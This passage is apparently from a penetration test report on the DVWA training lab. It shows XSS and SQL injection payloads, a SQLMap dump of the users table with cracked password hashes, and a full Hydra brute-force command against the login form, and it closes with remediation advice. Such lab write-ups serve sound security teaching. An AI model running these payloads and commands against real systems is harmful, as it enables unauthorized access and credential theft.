
Just after submitting this javascript code we can observe that the code runs and the alert box pop-ups.




We get to understand here that the input box here is vulnerable to cross scripting.

## 10: XSS Stored

In stored XSS the data is stored and runs every time a submit button is used. Here in the message input box we provide the javascript code and observe the result the data is stored as shown below.




In the second stored value the message has the javascript code that is not visible when stored.




Now when we run the with proper message and no javascript code the code that is given before gets run again and pop up comes.

## 11:

## SQL Injection(Blind)




When we run normal command we get the information of the asked user ID.




But when we give a disrupted input like ' or ' = ' then there are multiple data bases on it. So when this happens the site gives the whole database related to the given input.

## 12: SQL Injection



In this when we provide an id with a quote(') the sql error comes that can be seen below.



Now we configure the burpsuite with our browser by making their proxy same ie. making the port and ip of both same then when we submit anything on the site the request is first sent to the burpsuite from there we make the txt file of the request. Then Open a terminal, navigate to the location of the text file, and execute SQLMap commands to enumerate databases ,its tables and then to dump the values of username and there passwords.

```

[18:40:45] [INFO] using suffix '08'
[18:41:15] [INFO] using suffix '8'
[18:41:40] [INFO] using suffix '15'
[18:42:18] [INFO] using suffix '69'
[18:42:46] [INFO] using suffix '16'
[18:43:17] [INFO] using suffix '6'
[18:43:47] [INFO] using suffix '18'
[18:44:17] [INFO] using suffix '1'
[18:44:47] [INFO] using suffix '.'
[18:45:19] [INFO] using suffix '*'
[18:45:35] [INFO] using suffix '!'
[18:45:48] [INFO] using suffix '?'
[18:46:00] [INFO] using suffix ':'
[18:46:12] [INFO] using suffix ','
[18:46:25] [INFO] using suffix '!!!'
[18:46:37] [INFO] using suffix ' '
[18:46:50] [INFO] using suffix '@'
Database: dvwa
Table: users
(5 entries)
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 0d353d75ae2c3966d7e0dd4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+-----+
[18:47:02] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.129/dump/dvwa/users.csv'
[18:47:02] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.129/'
[18:47:02] [WARNING] your sqlmap version is outdated

(*) ending @ 18:47:02 /2025-07-15/
root@parrot:~/home/riteshb/Desktop

```

Here we can clearly see that the database is retrieved and sensitive information like login id and password can be used now.

### 13: Brute force

To brute force the password we used a hydra tool that works on the wordlist and gives the passwords.

We use -L/-P for which brute force is to be performed -l/-p for the defined part.

```

root@parrot:~/home/riteshb/Desktop
$ cd Desktop
root@parrot:~/Desktop
$ sudo su
# hydra -l admin -P fasttrack.txt 'http-get-form://192.168.129/dvwa/vulnerabilities/brute/:username=USER&password=PASS%Login=Login:H=Cookie\\:security=low,PHPSESSID=ecb0251c936ca861aff9cbb647bb5bc:F=Username and/or password incorrect'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-15 19:30:00
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (1:l/p:222), ~14 tries per task
[DATA] attacking http-get-form://192.168.129/dvwa/vulnerabilities/brute/:username=USER&password=PASS%Login=Login:H=Cookie\\:security=low,PHPSESSID=ecb0251c936ca861aff9cbb647bb5bc:F=Username and/or password incorrect
[80][http-get-form] host: 192.168.129 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-15 19:30:12
root@parrot:~/home/riteshb/Desktop

```

We get the Cookies for the site by burpsuite that we get when configuring the browser with burpsuite the request for any activities goes to burpsuite in which we get the cookies that we used here.



## Conclusion And Recommendation:

The penetration test is conducted on various critical vulnerabilities like SQL injection, Cross site scripting XSS, CSRF, Brute force etc. Through these vulnerabilities attacks can easily get the information on the sensitive data and can manipulate the data within the database.

**SQL Injection:** it can be prevented by validating and sanitizing user inputs. They should use parameterized queries, restrict database access, and regularly update applications. Also, web application firewalls (WAFs) can add another layer of protection against these attacks.

**Cross-Site Scripting (XSS):** To prevent XSS attacks, it is important to encode user inputs before rendering them on the page. This prevents malicious scripts from being executed in the user's browsers.

**Cross-Site Request Forgery (CSRF):** To protect against CSRF attacks, integrating CSRF tokens into sensitive forms is essential. These tokens should be validated on the server side to ensure that requests are genuine.

**File Upload:** The file upload functionality should be strictly controlled. Only specific file types, such as images, should be allowed, and each uploaded file should be validated for proper extensions.

**Brute Force:** we should make a strong password that consist of lower and uppercase letters and contain numbers and special symbols like @, #, & etc